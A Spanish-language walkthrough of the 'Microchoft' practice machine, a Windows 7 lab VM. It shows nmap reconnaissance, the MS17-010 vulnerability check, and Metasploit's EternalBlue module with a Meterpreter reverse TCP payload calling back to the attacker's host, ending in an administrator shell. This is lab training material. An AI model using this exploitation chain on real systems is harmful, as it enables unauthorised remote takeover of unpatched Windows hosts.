Máquina Microchoft

Reconocimiento

Primero compruebo la IP de la máquina escaneando la red con `nmap`.

```
❯ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-22 09:07 CET
Nmap scan report for liveboxfibra (192.168.1.1)
Host is up (0.038s latency).
MAC Address: E4:3E:D7:FF:70:55 (Arcadyan)
Nmap scan report for Microchoft.home (192.168.1.96)
Host is up (0.11s latency).
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Nmap scan report for 192.168.1.18
Host is up.
Nmap scan report for DESKTOP-79S9R4A.home (192.168.1.89)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.83 seconds
```

Sabiendo la IP, hago un escaneo bastante completo con `nmap`:

```
SHELL

❯ nmap -sSCV --min-rate 5000 -Pn -n -p- 192.168.1.96 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-22 09:08 CET
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 09:10 (0:00:00 remaining)
Warning: 192.168.1.96 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.1.96
Host is up (0.074s latency).
Not shown: 64744 closed tcp ports (reset), 782 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: Host: MICROCHOFT; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Microchoft
|   NetBIOS computer name: MICROCHOFT\x00
```

```
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-03-22T09:11:41+01:00
|_clock-skew: mean: -20m02s, deviation: 34m38s, median: -2s
|_nbstat: NetBIOS name: MICROCHOFT, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d3:7c:a9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-03-22T08:11:41
|_  start_date: 2025-03-22T08:06:33
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.26 seconds
```


Estamos ante un Windows 7 por lo que podríamos estar ante un EternalBlue. Lo confirmamos con el siguiente script de `nmap`:

SHELL

```
❯ nmap -p445 --script "smb-vuln-ms17-010" 192.168.1.96
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-22 09:16 CET
Nmap scan report for Microchoft.home (192.168.1.96)
Host is up (0.10s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Explotación

Efectivamente, estamos ante un Eternalblue, por ello, voy a `metaesploit` y busco:



```
msf6 > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 [redacted] SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: [redacted]                      .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: [redacted]                      .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: [redacted]                      .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)        .                .        .      .
   29    \_ target: Neutralize implant           .                .        .      .
```

Uso el número **0** y lo configuro:

```
SHELL

msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-
metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects
Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows
Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server
2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.89     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

```
   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.96
RHOSTS => 192.168.1.96
```

Ejecuto y tenemos meterpreter que me la paso a una shell:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.89:4444
[*] 192.168.1.96:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.96:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1
x64 (64-bit)
[*] 192.168.1.96:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.96:445 - The target is vulnerable.
[*] 192.168.1.96:445 - Connecting to target for exploitation.
[+] 192.168.1.96:445 - Connection established for exploitation.
[+] 192.168.1.96:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.96:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.96:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.96:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.1.96:445 - 0x00000020  65 20 50 61 63 6b 20 31                         e Pack 1
[+] 192.168.1.96:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.96:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.96:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.96:445 - Starting non-paged pool grooming
[+] 192.168.1.96:445 - Sending SMBv2 buffers
[+] 192.168.1.96:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.96:445 - Sending final SMBv2 buffers.
[*] 192.168.1.96:445 - Sending last fragment of exploit packet!
[*] 192.168.1.96:445 - Receiving response from exploit packet
[+] 192.168.1.96:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.96:445 - Sending egg to corrupted connection.
[*] 192.168.1.96:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.96
[*] Meterpreter session 1 opened (192.168.1.89:4444 -> 192.168.1.96:49159) at 2025-03-22 09:19:12 +0100
[+] 192.168.1.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 872 created.
```

```
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Y ya automaticamente somos administrador, y tenemos las flags: